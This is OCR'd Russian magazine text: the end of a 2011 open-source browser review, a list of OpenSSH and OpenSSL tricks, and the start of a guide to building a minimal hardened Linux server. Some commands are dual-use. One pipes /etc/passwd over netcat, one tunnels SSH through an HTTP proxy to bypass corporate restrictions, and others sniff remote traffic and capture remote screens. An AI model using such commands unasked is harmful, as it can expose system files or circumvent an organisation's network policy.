БРАУЗЕРЫ

За прошедший год все популярные опенсорсные браузеры шагнули далеко вперед. Самый большой changelog в прошлом году был у FireFox 4:

- Интерфейс приобрел черты Google Chrome: панель вкладок переехала в самый верх и теперь находится над адресной строкой. Также переработан интерфейс менеджера дополнений (который теперь открывается во вкладке, а не в отдельном окне).
- Появился инструмент Web Console (Web Inspector) — своего рода облегченный вариант Firebug.
- Добавлена поддержка WebM и кодека VP8 в теге <video>.
- Синхронизация закладок, истории, паролей между несколькими компами теперь осуществляется через сервера Mozilla и доступна «из коробки» (раньше она реализовывалась с помощью дополнения Firefox Sync).
- Добавлена поддержка WebGL (технология, с помощью которой можно получить доступ к функциям OpenGL из JavaScript).
- Добавлена поддержка спецификации API IndexedDB, которая позволяет через JavaScript делать выборки с сортировкой из интегрированной с web-браузером базы данных.
- Добавлена поддержка протокола Web Sockets для организации двусторонней связи между браузером и web-сервером.
- Появилась страница about:memory, отображающая подробную информацию о том, как браузер использует ОЗУ.
- В основном благодаря новому JavaScript-движку удалось добиться серьезного ускорения.
- Добавлен новый HTTP-заголовок Do Not Track, после получения которого сайт должен прекратить слежку за пользователем. :)
- Плагины теперь выполняются в отдельных процессах, чтобы падающий Flash-плагин не ронял весь браузер.

Начиная с пятерки, новые версии выходили часто, а серьезных изменений в них было немного, поэтому сразу перечислю все новые фичи в релизах 5–9:

- Исправлены проблемы с утечками памяти.
- На странице about:permissions можно настроить права на сохранение паролей, использование кук и некоторых HTML5-технологий отдельно для каждого домена.
- Добавлена поддержка HTML5-тегов progress и contextmenu.
- Для функционирования дополнений, устанавливающихся автоматически (например, при установке Skype или Java), теперь требуется явное разрешение от пользователя.

Google Chrome, основной конкурент Firefox за звание второго по популярности браузера, в прошедшем году зарелизился семь раз (были выпущены версии с 9 по 15).

Основные фичи, которыми браузер обзавелся за год:

- WebGL включен по умолчанию.
- Ускорение за счет обновления JavaScript-движка.
- Ускорение воспроизведения видео, осуществляемое средствами видеокарты.
- Настройки браузера переехали из отдельных окон во вкладки.
- Механизма голосового заполнения форм (голос распознается на серверах Google).
- Возможность очищать Flash Cookie.
- Возможность сохранять страницу в PDF.
- Поддержка API IndexedDB.
- Технология Native Client, позволяющая выполнять код на C/C++ через браузер практически без потери производительности по сравнению с системными приложениями.

По данным StatCounter, в конце прошлого года Google Chrome стал вторым по популярности браузером в мире (после вечного IE), обогнав Firefox.

TO BE CONTINUED

Немного проанализировав направление развития опенсорсных проектов в прошлом году, можно предположить, что нас ждет в этом. Продолжается бум мобильных устройств, поэтому в низкоуровневых компонентах (типа ядра или GCC) будет улучшаться поддержка ARM, а высокоуровневые обзаведутся интерфейсом, оптимизированным для тачскринов. Btrfs окончательно стабилизируется и будет использоваться во многих дистрибутивах (возможно, даже как FS по умолчанию). Flash, наконец, умрет (это уже, правда, мои мечты). Также ожидается появление большого количества опенсорсных игр для Linux на движке Doom 3 и нескольких проприетарных игр на кросс-платформенных движках. А еще, говорят, выйдет GIMP 2.8. Ну и напоследок, пока я за Нострадамуса, скажу только тебе и по большому секрету: конца света не будет :).]I[



Ubuntu Software Center

Евгений Зобнин (execbit.ru)



INFO

С полным списком команд OpenSSL можно ознакомиться с помощью следующих параметров: list-standart-commands, list-message-digest-commands, list-cipher-commands.

Криптологический рай

ХАРДКОРНЫЕ ВОЗМОЖНОСТИ OPENSSL И OPENSSH, О КОТОРЫХ ТЫ НЕ ЗНАЛ

Такие инструменты, как OpenSSH и OpenSSL, в представлении не нуждаются. Это вечные друзья любого сисадмина и многих продвинутых пользователей. Однако далеко не все знают об их истинной мощи и возможностях, накопленных за годы разработки. Сегодня тебе откроется масса интересных способов использования этих программ.

OPENSSH

OpenSSH, пришедший на смену дырявому Telnet, до сих пор занимает первое место среди систем удаленного управления благодаря безопасности и простоте в использовании. Разобраться в нем способны все, даже самые хромированные чайники, однако подавляющее большинство пользователей задействует минимум его возможностей. Опустим рассказы о ключах, пробросах портов, проксировании и других полезных, но всем известных

```
> openssl s_client -starttls smtp -crlf -connect smtp.gmail.com:25
CONNECTED(00000003)
depth=1 C = US, O = Google Inc, CN = Google Internet Authority
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=smtp.gmail.com
   i:/C=US/O=Google Inc/CN=Google Internet Authority
 1 s:/C=US/O=Google Inc/CN=Google Internet Authority
   i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDWzCCAsSgAwIBAgIKaM9uMQADAAAirTANBgkqhkiG9w0BAQUFADBGMQswCQYD
VQQGEwJVUzETMBEGA1UEChMKR29vZ2xlIEluYzEiMCAGA1UEAxMZR29vZ2xlIElu
dGVybmV0IEF1dGhvcml0eTAeFw0xMTAyMTYwMDM4MDlaFw0xMjAyMTYwMDQ4MDla
MGgxCzAJBgNVBAYTAlVTMRMwEQYDVQQIEwpDYWxpZm9ybmlhMRYwFAYDVQQHEw1N
b3VudGFpbiBWaWV3MRMwEQYDVQQKEwpHb29nbGUgSW5jMRcwFQYDVQQDEw5zbXRw
LmdtYWlsLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAzv9SacnXKcAx
+0B4yVH2qdpVUXnCk0Nvkn/y2Y0nkzFaWsWMAkOLTHtsa5yP69pnsYb9tUrs4KiL
OkRnf7RdSVlmpIGAknMAPDY/rja23ltutuM7Q4EjadsY8Q+NXSuWjlPsA58E8GuI
9JobEl4iGFUAfF+2iOGluFeFbpCaDJECAwEAAaOCASwwggEoMB0GA1UdDgQWBBQK
stTMUTHcQEpEpgaXuVVXJeIHxjAfBgNVHSMEGDAWgBS/wDDr9UMRPme6npH7/Gra
42sSJDBbBgNVHR8EVDBSMFCgTqBMhkpodHRwOi8vd3d3LmdzdGF0aWMuY29tL0dv
b2dsZUludGVybmV0QXV0aG9yaXR5L0dvb2dsZUludGVybmV0QXV0aG9yaXR5LmNy
```

Используем OpenSSL для подключения к Gmail

```
> ls -l
итого 68
-rwxr-xr-x 1 jlm users  2264 февр. 23  2011 install.sh
-r--r--r-- 1 jlm users 36961 февр. 23  2011 ok400pcl.ppd
-r-xr-xr-x 1 jlm users  4119 февр. 23  2011 rastertookimonochrome
-r--r--r-- 1 jlm users 10116 февр. 23  2011 readme.pdf
-rwxr-xr-x 1 jlm users   921 февр. 23  2011 uninstall.sh
> for f in * ; do [ -f $f ] && openssl enc -aes-256-cbc -salt -in $f -out $f.enc -pass pass:12345
; done
> ls -l
итого 136
-rwxr-xr-x 1 jlm users  2264 февр. 23  2011 install.sh
-rw-r--r-- 1 jlm users  2288 дек.   1 18:29 install.sh.enc
-r--r--r-- 1 jlm users 36961 февр. 23  2011 ok400pcl.ppd
-rw-r--r-- 1 jlm users 36992 дек.   1 18:29 ok400pcl.ppd.enc
-r-xr-xr-x 1 jlm users  4119 февр. 23  2011 rastertookimonochrome
-rw-r--r-- 1 jlm users  4144 дек.   1 18:29 rastertookimonochrome.enc
-r--r--r-- 1 jlm users 10116 февр. 23  2011 readme.pdf
-rw-r--r-- 1 jlm users 10144 дек.   1 18:29 readme.pdf.enc
-rwxr-xr-x 1 jlm users   921 февр. 23  2011 uninstall.sh
-rw-r--r-- 1 jlm users   944 дек.   1 18:29 uninstall.sh.enc
> █
```

Шифруем файлы с помощью OpenSSL

приемах и рассмотрим на самом деле интересные и не слишком распространенные способы использования этого инструмента.

Итак, трюк номер один — множественные подключения. OpenSSH способен обслуживать множество одновременных соединений с одной и той же машиной. Обычно пользователи просто запускают команду и ждут ее завершения, чтобы запустить следующую. К счастью, эту проблему легко обойти путем разделения одного соединения на множество сессий. Просто добавь в конфиг ssh (~/.ssh/config) следующие строки:

```
ControlMaster auto
ControlPath ~/.ssh/mux_%h_%p_%r
```

Ты сможешь создать столько соединений с одним и тем же сервером, сколько посчитаешь нужным, причем время на повторную аутентификацию тратить будет не нужно.

Трюк номер два — проксирование соединений. Допустим, ты не можешь создать соединение с SSH-сервером напрямую, но можешь использовать для этого другой хост, к которому ты тоже имеешь SSH-доступ. Добавь в свой конфиг следующие строки:

```
ForwardAgent yes
Host host
    HostName host.com
    ProxyCommand ssh proxy-host.com \
        netcat -q 600 %h %p
```

Команда ssh host создаст соединение с сервером host.com через сервер proxy-host.com.

Трюк номер три — выход за пределы HTTP-изоляции. Многие организации не просто режут неугодный им трафик, но и принуждают пользователей выходить в Сеть только с использованием HTTP-протокола. Такую несправедливость легко обойти с помощью corkscrew (www.agroman.net/corkscrew/), который умеет туннелировать SSH-трафик через HTTP. Просто установи его на свою машину и добавь в конфиг следующие строки (где proxy.com и 80 — это адрес внешнего HTTP-прокси и его порт):

```
Host *
    ProxyCommand corkscrew proxy.com 80 %h %p
```

Теперь все соединения пойдут через указанный HTTP-прокси.

Трюк номер четыре — тест пропускной способности сети. Чтобы протестировать скорость соединения, необязательно устанавливать специализированное ПО, достаточно утилиты pv и старого доброго SSH:

```
$ sudo apt-get install pv
$ yes | pv | ssh host.com "cat > /dev/null"
```

Трюк номер пять — удаленный анализ сетевого трафика. Почти в любой UNIX-системе есть сетевой снифер tcpdump, однако читать его логи довольно утомительно. Возможности OpenSSH помогут упростить анализ трафика:

```
$ ssh root@host.com tcpdump -w – 'port !22' \
    | wireshark -k -i -
```

Теперь весь трафик, проходящий через host.com, будет виден в графическом окне wireshark на твоей машине.

Трюк номер шесть — передача файлов на низкой скорости. Иногда бывает необходимо передать большое количество файлов на удаленную машину, но сделать это так, чтобы процесс не мешал работе с сетью. В этом случае можно воспользоваться инструментом cstream:

```
$ sudo apt-get install cstream
$ tar -cj /backup | cstream -t 512k | \
    ssh host 'tar -xj -C /backup'
```

Трюк номер семь — всегда открытая SSH-сессия. Пользователям ноутбуков, чье соединение с сетью может быть не постоянным, приходится каждый раз заново запускать SSH-клиент в момент, когда сеть появляется, и убивать его при потере соединения. Избежать этого можно с помощью инструмента autossh, который будет поддерживать иллюзию постоянного соединения с сервером,

```
> openssl s_time -connect gmail.com:443 -www /test.html -new
No CIPHER specified
Collecting connection statistics for 30 seconds
tttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttt

94 connections in 0.72s; 130.56 connections/user sec, bytes read 38728
94 connections in 31 real seconds, 412 bytes read per connection
> openssl s_time -connect gmail.com:443 -www /test.html -new -ssl3 -cipher HIGH
Collecting connection statistics for 30 seconds
333333333333333333333333333333333333333333333333333333333333333333333333333333333333333333333

93 connections in 0.68s; 136.76 connections/user sec, bytes read 38316
93 connections in 31 real seconds, 412 bytes read per connection
> █
```

Делаем бенчмарк SSL-сервера Gmail

восстанавливая связь, когда сеть окажется доступной:

```
$ sudo apt-get install autossh
$ autossh -M50000 -t server.example.com \
    'screen -raAd mysession'
```

Трюк номер восемь — запуск команды на нескольких серверах одновременно. Комментарии излишни:

```
$ echo "uptime" | pee "ssh host1" "ssh host2" \
    "ssh host3"
```

Трюк номер девять — удаленное сравнение файлов. Часто требуется сравнить локальную и удаленную версию какого-либо конфига, однако копировать файлы туда-сюда неудобно и долго. В этом случае можно воспользоваться следующей командой:

```
$ ssh user@host cat /путь/к/удаленному/файлу | \
    diff /путь/к/локальному/файлу -
```

То же самое можно проделать для двух файлов, находящихся на разных серверах:

```
$ diff <(ssh host1 cat /etc/apt/sources.list) \
    <(ssh host2 cat /etc/apt/sources.list)
```

Трюк номер 10 — одновременный просмотр логов с нескольких машин. С помощью multitail и SSH можно запросто просматривать логи с двух серверов одновременно:

```
$ sudo apt-get install multitail
$ multitail -l 'ssh host1 "tail -f \
    /var/log/apache2/error.log"' -l 'ssh host2 \
    "tail -f /var/log/apache2/error.log"'
```

Трюк номер 11 — копирование файлов с одной удаленной машины на другую через локальную. В случае если две удаленные машины не могут установить связь друг с другом, файлы между ними можно передавать, используя свой комп в качестве промежуточного звена:

```
$ ssh root@host1 "cd /каталог && tar -cf - ." |\
    ssh root@host2 "cd /каталог && tar -xf -"
```

Трюк номер 12 — копирование вывода удаленной команды в буфер обмена. Часто требуется скопировать вывод удаленной команды в буфер обмена, чтобы вставить его в письмо, сообщение форума и т. д. Проще всего это сделать с помощью утилиты xclip:

```
$ ssh user@host cat /файл.txt | xclip
```

Трюк номер 13 — синхронизация времени средствами SSH. В случае, если машина не имеет доступа к NTP-серверу или на ней не установлен NTP-клиент, синхронизировать время между машинами можно так:

```
# date --set="$(ssh user@server date)"
```

Трюк номер 14 — установка пакетов удаленной машины на локальную. Нередко требуется синхронизировать две машины так, чтобы они имели одинаковый набор установленных пакетов. Стандартными методами сделать это сложно, но с помощью SSH проще простого:

```
# ssh remotehost 'dpkg --get-selections' | \
    dpkg --set-selections && dselect install
```

Трюк номер 15 — снимок удаленного экрана. Можно очень легко получить изображение X-сервера с удаленной машины, воспользовавшись стандартным графическим пакетом ImageMagick:

```
# ssh user@host "DISPLAY=:0.0 import -window \
    root -format png -" | display -format png -
```

Чтобы сохранить его в файле, последнюю команду следует заменить на «> file.png».

CPU0: RNG AES

Результаты бенчмарка криптографических средств, встроенных в CPU платформы VIA Eden (процессорные инструкции для работы с алгоритмом блочного симметричного шифрования AES):

```
% openssl speed -elapsed -evp aes-256-cbc
```

type	16 bytes	64 bytes	256 bytes	1024 bytes	8192 bytes
aes-256-cbc	21780.33k	79591.78k	198578.08k	317102.05k	383371.05k

Трюк номер 16 — ускорение передачи данных. Если машины, с которыми установлено соединение, находятся внутри заведомо безопасной сети (например, офис или дом), передачу данных средствами SSH можно несколько ускорить, если использовать менее стойкий алгоритм шифрования. Для этого добавь в конфигурационный файл следующие строки:

```
Host host.com
    Ciphers arcfour256
    MACs umac-64@openssh.com
```

Трюк номер 17 — вывод звука с удаленной машины на локальную. Вместе с картинкой рабочего стола удаленной машины иногда хочется получить и звук. Это делается с помощью банального dd:

```
$ dd if=/dev/dsp | ssh -c arcfour -C \
    user@host dd of=/dev/dsp
```

Трюк номер 18 — запуск локального скрипта на удаленной машине. Нередко требуется запустить скрипт на удаленной машине, однако копировать его туда совсем необязательно, достаточно выполнить следующую простую команду:

```
$ ssh -T user@host < script.sh
```

OPENSSL

OpenSSL представляет собой систему защиты и сертификации данных, которая была разработана в ответ на создание протокола безопасных сокетов SSL компанией Netscape. Вопреки расхожему мнению, OpenSSL вовсе не является инструментом для реализации SSL-протокола и может выполнять множество самых разнообразных функций, в том числе управлять ключами и сертификатами, рассчитывать хеши и т. д. Вот лишь неполный список возможностей этого криптографического комбайна:

- создание ключей RSA и DSA и управление ими (команды rsa, dsa, dsaparam);
- создание сертификатов формата x509, формирование запросов на сертификацию, восстановление (команды x509, req, verify, ca, crl, pks12, pks7);
- симметричное и асимметричное шифрование данных (команды enc, rsautl);
- расчет хешей (команда dgst);
- работа с S/MIME (команда s/mime).

Также OpenSSL может быть использован для проверки SSL-серверов и клиентов с помощью специальных команд s_client/s_server и для тестирования скорости работы различных алгоритмов (команда speed).

Мы не раз писали о работе с пакетом OpenSSL, поэтому не будем рассматривать стандартные примеры его использования вроде создания хешей и сертификатов, а сразу перейдем к более серьезным трюкам.

ВРЕМЯ — ДЕНЬГИ

Одна из интересных особенностей OpenSSL заключается в том, что он может провести бенчмарк используемых алгоритмов и скорости установления SSL-соединения. Для этого предназначена стандартная команда s_time. Чтобы оценить скорость установки SSL-соединения, нужно применить ее к команде openssl:

```
$ openssl s_time -connect gmail.com:443 \
    -www /test.html -new
103 connections in 0.75s; 137.33 connections/user sec,
bytes read 42436
103 connections in 31 real seconds, 412 bytes read per
connection
```

То же самое можно проделать с помощью наиболее стойких алгоритмов:

```
$ openssl s_time -ssl3 -cipher HIGH \
    -connect gmail.com:443 -www / -new
99 connections in 0.73s; 135.62 connections/user sec,
bytes read 40788
99 connections in 31 real seconds, 412 bytes read per
connection
```

Эти две команды позволяют определить максимальную пропускную способность SSL-сервера. Но еще более интересный способ заключается в тестировании всех поддерживаемых алгоритмов. Для этого нам придется прибегнуть к скриптингу:

```
IFS=":"
for c in $(openssl ciphers -ssl3 RSA); do
  echo $c
  openssl s_time -connect host:443 -www / -new \
      -time 10 -cipher $c 2>&1 | grep bytes
  echo
done
```

Такая команда позволяет измерить скорость установки SSL-соединения с помощью различных алгоритмов шифрования, что можно использовать, например, для тюнинга SSL-сервера. Если же SSL-сервера как такового еще нет, его легко эмулировать с помощью самого OpenSSL. На серверной машине запускаем OpenSSL-сервер:

```
$ openssl s_server -cert mycert.pem -www
```

На клиентской выполняем следующую команду:

```
$ openssl s_time -connect myhost:4433 \
    -www / -new -ssl3
```

КЛИЕНТСКАЯ СТОРОНА

Еще одна интересная команда OpenSSL — это s_client, которая позволяет коннектиться к удаленным SSL-серверам для их тестирования. Чаще всего я использую эту команду, чтобы проверить дату выдачи сертификата. Для этого следует просто подключиться к удаленному SSL-серверу, дождаться, пока на экране появится информация о сертификате, а затем про-

```
> echo | openssl s_client -connect www.google.com:443 2>/dev/null |openssl x509 -dates -issuer -s
ubject -noout
notBefore=Oct 26 00:00:00 2011 GMT
notAfter=Sep 30 23:59:59 2013 GMT
issuer= /C=ZA/O=Thawte Consulting (Pty) Ltd./CN=Thawte SGC CA
subject= /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
> ▮
```

Вычленяем нужную информацию из сертификата x509

Евгений Зобнин (execbit.ru)

```
> yes | pv | ssh zobnin@execbit.ru "cat > /dev/null"
2,8MB 0:00:07 [ 131kB/s] [        <=>
```

Тестируем скорость соединения с помощью SSH и pv

гнать его через всё тот же openssl, чтобы вычленить даты. При использовании одной команды всё это выглядит так:

```
$ echo | openssl s_client -connect \
    www.google.com:443 2>/dev/null | \
    openssl x509 -dates -noout
notBefore=Oct 26 00:00:00 2011 GMT
notAfter=Sep 30 23:59:59 2013 GMT
```

Команду s_client можно также применять для тестирования сервера на уязвимость, заключающуюся в использовании нестойких алгоритмов шифрования:

```
$ openssl s_client -connect www.google.com:443 \
    -cipher LOW
CONNECTED(00000003)
140513251690152:error:14077410:SSL routines:SSL23_
GET_SERVER_HELLO:sslv3 alert handshake failure:s23_
clnt.c:658:
```

Сервер, не поддерживающий нестойкие алгоритмы шифрования, просто откажется устанавливать соединение, как это и произошло в случае с сервером Google. Команда s_client также довольно удобна для отладки различных протоколов (в этом случае она выступает в виде SSL'ного Telnet). Например:

```
$ openssl s_client -starttls smtp -crlf \
    -connect smtp.gmail.com:25
```

ШИФРОВАНИЕ

О шифровании с помощью OpenSSL не писал только ленивый, поэтому мы остановимся не на самих принципах шифрования, а на том, как его можно использовать для вспомогательных задач. Утилита командной строки openssl удобна тем, что она, как и все остальные команды UNIX, может принимать данные на вход и имеет для них стандартный выход. В результате с помощью одной простой команды можно обеспечить, например, защищенную передачу файла по сети:

```
отправляющий$ cat /etc/passwd | openssl \
    aes-256-cbc -a -e -pass pass:пароль | \
    netcat -l -p 8080
принимающий$ netcat хост:8080 | openssl \
    aes-256-cbc -a -d -pass pass:пароль > passwd
```

Можно также применять и различные скрипты, чтобы автоматизировать шифрование множества файлов (пароль в /tmp/passwd):

```
$ for f in * ; do [ -f $f ] && \
    openssl enc -aes-256-cbc -salt -in $f \
    -out $f.enc -pass file:/tmp/passwd ; done
```

Для расшифровки отдельно взятых файлов используем следующую команду:

```
$ openssl enc -d -aes-256-cbc -salt \
    -in файл.enc -out filename \
    -pass file:/path/to/passwd
```

Для шифрования целого каталога проще, конечно, воспользоваться такой конструкцией:

```
$ tar c каталог | openssl enc -aes-256-cbc -e \
    > secret.tar.enc
```

OpenSSL удобно использовать для генерирования паролей:

```
$ openssl rand 8 -base64
O0Hqtv9l0sY=
```

А сгенерировать хеш для записи в /etc/passwd можно так:

```
# openssl passwd -1 my-secret-pass
$1$WA7AVhQL$y9VaGwseiKRLSGoJg21TP0
```

Кстати, кодирование в base64 может пригодиться для отправки файлов, если двоичная передача данных не поддерживается:

```
$ tar -c каталог | gzip -9 | openssl enc \
    -base64 > text-message.txt
```

Возможность генерирования случайных данных можно использовать для создания фиктивных MAC-адресов:

```
$ openssl rand -hex 6 | \
    sed 's/\(..\)/\1:/g; s/.$//'
f2:9e:56:fd:5a:93
```

ВЫВОДЫ

Когда речь заходит о таких развитых, проверенных временем и широко применяемых инструментах, как OpenSSL и OpenSSH, юниксоиды незамедлительно начинают приводить десятки примеров их использования в повседневной жизни. Иногда эти примеры кажутся простыми и обыденными, но иногда просто поражаешься находчивости разработчиков и пользователей этих программ.

```
> openssl speed
Doing md2 for 3s on 16 size blocks: 275891 md2's in 2.98s
Doing md2 for 3s on 64 size blocks: 140724 md2's in 3.00s
Doing md2 for 3s on 256 size blocks: 47083 md2's in 2.97s
Doing md2 for 3s on 1024 size blocks: 12940 md2's in 2.98s
Doing md2 for 3s on 8192 size blocks: 1672 md2's in 2.99s
Doing mdc2 for 3s on 16 size blocks: 1482845 mdc2's in 2.99s
Doing mdc2 for 3s on 64 size blocks: 397126 mdc2's in 3.00s
Doing mdc2 for 3s on 256 size blocks: 101018 mdc2's in 2.99s
Doing mdc2 for 3s on 1024 size blocks: 25292 mdc2's in 2.99s
Doing mdc2 for 3s on 8192 size blocks: 3177 mdc2's in 3.00s
Doing md4 for 3s on 16 size blocks: 8539641 md4's in 2.99s
Doing md4 for 3s on 64 size blocks: 6685195 md4's in 2.99s
Doing md4 for 3s on 256 size blocks: 4042687 md4's in 2.98s
Doing md4 for 3s on 1024 size blocks: 1554888 md4's in 2.99s
Doing md4 for 3s on 8192 size blocks: 232851 md4's in 2.99s
Doing md5 for 3s on 16 size blocks: 6283016 md5's in 2.98s
Doing md5 for 3s on 64 size blocks: 4863942 md5's in 3.00s
Doing md5 for 3s on 256 size blocks: 2811636 md5's in 2.99s
Doing md5 for 3s on 1024 size blocks: 1046145 md5's in 2.99s
Doing md5 for 3s on 8192 size blocks: 152957 md5's in 2.99s
Doing hmac(md5) for 3s on 16 size blocks:
```

Тестируем скорость алгоритмов с помощью команды speed

Евгений Зобнин (execbit.ru)



Лечебное обрезание

ДЕЛАЕМ МИНИМАЛИСТИЧНЫЙ LINUX-ДИСТРИБУТИВ ДЛЯ КОНКРЕТНОГО СЕРВЕРА

Безопасность и надежность программной системы обратно пропорциональны ее сложности. Но к современным Linux-дистрибутивам эту формулу применить довольно проблематично, так как, по общепринятому мнению, они безопасны сами по себе. К сожалению, это не так, но в этой статье я расскажу и покажу, как сделать Linux действительно простой и очень устойчивой к взломам системой.

INFO

Хорошей практикой будет установка утилиты rkhunter, которая сверяет контрольные суммы системы, чтобы выявить факт модификации файлов.

Чтобы запутать взломщика, можно удалить команды uname и dmesg, переименовать ядро и внести соответствующие изменения в /boot/grub/menu.lst, то есть «обезличить» дистрибутив.

Защиту операционной системы принято строить послойно. Первый, внешний слой отвечает за взаимодействие ОС с внешним миром, то есть этот слой составляют сетевые сервисы, которые слушают определенные порты и отвечают на запросы клиентов. К таким сервисам относятся любые демоны, способные принимать сетевые сообщения, например web- и ftp-сервера, сервер DNS, почтовый сервер и т. д. Защиту этого слоя обеспечивают программисты, которые следят за безопасностью кода, и администратор, своевременно накладывающий заплатки и правильно конфигурирующий сетевые сервисы. Второй слой, или рубеж обороны, — это сама система, которая не должна позволить взломщику добраться до конфиденциальных данных или изменить важные системные файлы в случае нарушения границ первого слоя.

В идеале второму слою защиты нужно уделять не меньше внимания, чем первому, однако многие сисадмины пренебрегают этим, предпочитая полагаться на разработчиков дистрибутива, которые якобы уже позаботились о надежной защите своих продуктов. Это, конечно же, не так. Современные дистрибутивы — это универсальные операционные системы, рассчитанные на применение в самых разных областях и на решение различных задач. В них входит множество компонентов, которые создают потенциальную опасность и при этом вряд ли когда-нибудь тебе понадобятся. Многие дистрибутивы по умолчанию включают в себя средства сборки приложений, различные сетевые и диагностические инструменты, каждый из которых может использовать взломщик.


Самый верный способ обезопасить сервер в этой ситуации — это самому создать дистрибутив, ориентированный на решение конкретной задачи и лишенный всех тех компонентов, которые взломщик может использовать для получения сведений о системе, повышения своих прав или установки бэкдора.

ЧАСТЬ 1. ПОСТАНОВКА ЗАДАЧИ

Итак, мы решили сделать свой профильный дистрибутив. Прежде всего мы должны определиться с функциями, которые будет выполнять ОС. Здесь можно придумать массу вариантов, но я предлагаю остановиться на самом распространенном: дистрибутив для web-сервера. Наш будущий дистрибутив будет отвечать за хостинг web-сайтов, причем не статических, а написанных с использованием фреймворка Django. Почему не PHP+Djoomla/Drupal? Да потому, что я их не люблю!

Таким образом, в дистрибутив должны входить как минимум пять сервисов:

1. Сам web-сервер (к черту Apache, nginx — наше все).
2. Дистрибутив Python, который будет отвечать за работу Django.
3. Django, на котором будут написаны сайты.
4. PostgreSQL, которая будет хранить данные.
5. SSH для удаленного управления.



Загрузка ArchLinux

МНОГИЕ ДИСТРИБУТИВЫ ПО УМОЛЧАНИЮ ВКЛЮЧАЮТ В СЕБЯ СРЕДСТВА СБОРКИ ПРИЛОЖЕНИЙ, РАЗЛИЧНЫЕ ИНСТРУМЕНТЫ, КАЖДЫЙ ИЗ КОТОРЫХ МОЖЕТ ИСПОЛЬЗОВАТЬ ВЗЛОМЩИК

Все остальные компоненты типичного сервера, такие как FTP-сервер, sendmail, и прочую шелуху можно выкинуть. Чем меньше в системе лишних сервисов, тем меньше шансов у взломщика.

ЧАСТЬ 2. ПОДГОТОВКА КАРКАСА

Существует множество способов собрать собственный дистрибутив в домашних условиях, но все они требуют времени и терпения. Мы поступим проще: возьмем обычный Linux-дистрибутив и вырежем из него все лишнее. На роль подопытного хорошо подойдет ArchLinux, один из самых простых и легких дистрибутивов (ты, конечно, можешь выбрать что-нибудь другое вроде Slackware или Gentoo, но сути это не поменяет).

Получить базовую версию ArchLinux можно, например, с сервера Yandex (прямой линк на x86_64-сборку: http://goo.gl/EZRtQ). После загрузки ISO-образ следует скормить виртуальной машине и установить дистрибутив на виртуальный жесткий диск. Проблем во время установки возникнуть не должно: запускаем инсталлятор командой /arch/setup, выбираем «Select Source», жмем <Enter>, выбираем «Prepare hard drive(s)», в ответ на все вопросы жмем <Enter>, в последнем окне выбираем ФС ext2. Далее «Select Packages», <Enter> в ответ на все вопросы. Затем выбираем «Configure system», жмем <Enter>, в следующем окне выбираем Done. Выбираем «Install bootloader», выходим из редактора, а когда получаем предложение изменить /boot/grub.conf, жмем <Enter> и, наконец, «Exit install». Перезагружаем машину (не забываем отключить ISO-образ).

После установки системы и загрузки виртуальной машины заходим в систему под учетной записью root (пустой пароль) и начинаем разбираться с содержимым системы. Прежде всего необходимо обновить все ее пакеты. Но сначала следует настроить сеть. Нормальные виртуалки имеют встроенный DHCP-сервер, поэтому обычно достаточно только запустить DHCP-клиент:



Главное окно инсталлятора

```
# dhcpcd eth0
```

Теперь, чтобы указать менеджеру Pacman на нужный репозиторий, добавляем в файл /etc/pacman.d/mirrorlist две строки:

```
Server = ftp://mirror.yandex.ru/archlinux/$repo/os/$arch
Server = http://mirror.yandex.ru/archlinux/$repo/
os/$arch
```

И запускаем процесс обновления:

```
# pacman -Syu
```

Возможно, при первом запуске обновится только сам Pacman. В этом случае следует выполнить команду второй раз. Далее устанавливаем необходимые для функционирования сервера компоненты. В моем случае это nginx, Python, Django и PostgreSQL:

```
# pacman -S nginx python2 django
```

Запоминаем, какие зависимости были установлены в процессе (чтобы ненароком не удалить их на следующем этапе ковыряния). У меня получилось всего четыре зависимости: libffi, postgresql-libs, libxml2 и sqlite3, но ее как раз можно удалить, поскольку есть Постгрес. Делаем снимок состояния диска виртуальной машины (это очень важно). При необходимости выключаем ВМ, делаем снимок и снова включаем.

Теперь мы должны удалить все лишние пакеты. Для начала выясним, что вообще сейчас установлено:

```
# pacman -Qs
```

Список не такой уж и длинный, но больше половины из всего вышеперечисленного нам точно не нужно. Во-первых, мы должны избавиться от инструментов сборки. По умолчанию в Арче нет GCC, но зато есть пакет binutils, который содержит линковщик, архиватор статических библиотек и другие инструменты:


```
# pacman -R binutils
```

Далее удалим ненужные пакеты, например документацию и man-страницы:

```
# pacman -R licenses groff man-db man-pages texinfo
```

Избавимся также от инструментов управления различными файловыми системами и настройки RAID-массивов. Те из них, которые могут быть нужны на сервере, оставим на месте:

